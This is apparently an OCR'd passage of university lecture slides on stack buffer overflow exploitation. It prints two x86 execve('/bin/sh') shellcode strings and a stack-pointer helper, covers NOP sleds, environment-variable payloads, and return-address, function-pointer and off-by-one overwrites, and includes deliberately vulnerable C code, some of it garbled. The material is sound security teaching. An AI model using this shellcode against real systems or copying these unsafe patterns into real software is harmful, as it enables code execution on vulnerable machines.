empty                               # 4 bytes
```



Building Shell Code

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```


Another issue:
strcpy stops when it hits a NULL byte

Solution:
Alternative machine code that avoids NULLs

Building Shell Code

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```


Crude Way to Get Stack Pointer



How do we know what to set ptr (Bad EIP) to?

```
user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void)
{
        __asm__("movl %esp, %eax");
}

int main()
{
        printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

user@box:~/pp1/demo$ _
```

NOP Sled



We can use a nop sled to make the arithmetic easier

Instruction "xchg %eax,%eax" which has opcode \x90


Land anywhere in NOPs, and we are good to go

Can also add lots of copies of ptr at end

Small Buffers

```
#include <stdio.h>
#include <string.h>


void greeting( char* t
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}
```

What if 400 is changed to a small value, say 10?




```
}
```


Small Buffers

Use an environment variable to store exploit buffer

execve("meet", argv, envp)


envp = array of pointers to strings (just like argv)

- Normally, bash passes in this array from your shell's environment
- Can also pass it in explicitly via execve()




Small Buffers

Return address overwritten with ptr to environment variable




Stack Corruption: General View

```
int bar (int val1) {
    int  val2;
    foo (a_function_pointer);
}

int foo (void (*funcp)()) {
   char* ptr = point_to_an_array;
   char buf[128];
   gets (buf);
   strncpy(ptr, buf, 8);
   (*funcp)();
}
```



Attack #1: Return Address



① Change the return address to point to the attack code. After the function returns, control is transferred to the attack code.

② … or return-to-libc: use existing instructions in the code segment such as system(), exec(), etc. as the attack code.

Cause: No Range Checking

strcpy does <u>not</u> check input size


- strcpy(buf, str) simply copies memory contents into buf starting from *str until “\0” is encountered, ignoring the size of area allocated to buf

Many C library functions are unsafe


- strcpy(char *dest, const char *src)
- strcat(char *dest, const char *src)
- gets(char *s)
- scanf(const char *format, …)
- printf(const char *format, …)

Function Pointer Overflow

C uses function pointers for callbacks: if pointer to F is stored in memory location P, then another function G can call F as (*P)(…)



Attack #2: Pointer Variables



① Change a function pointer to point to attack code

② Any memory, on or off the stack, can be modified by a statement that stores a value into the compromised pointer

```
strcpy(buf, str);
*ptr = buf[0];
```

Off-By-One Overflow


Home-brewed range-checking string copy

```
void notSoSafeCopy(char *input) {
     char buffer[512]; int i;

     for (i=0; i<=512; i++)
          buffer[i] = input[i];
}
void main(int argc, char *argv[]) {
     if (argc==2)
          notSoSafeCopy(argv[1]);
}
```

This will copy **513** characters into the buffer. Oops!

1-byte overflow: can't change saved EIP, but can change saved pointer to previous stack frame... On little-endian architecture, make it point into the buffer, then caller's saved EIP will be read from the buffer!

Attack #3: Frame Pointer



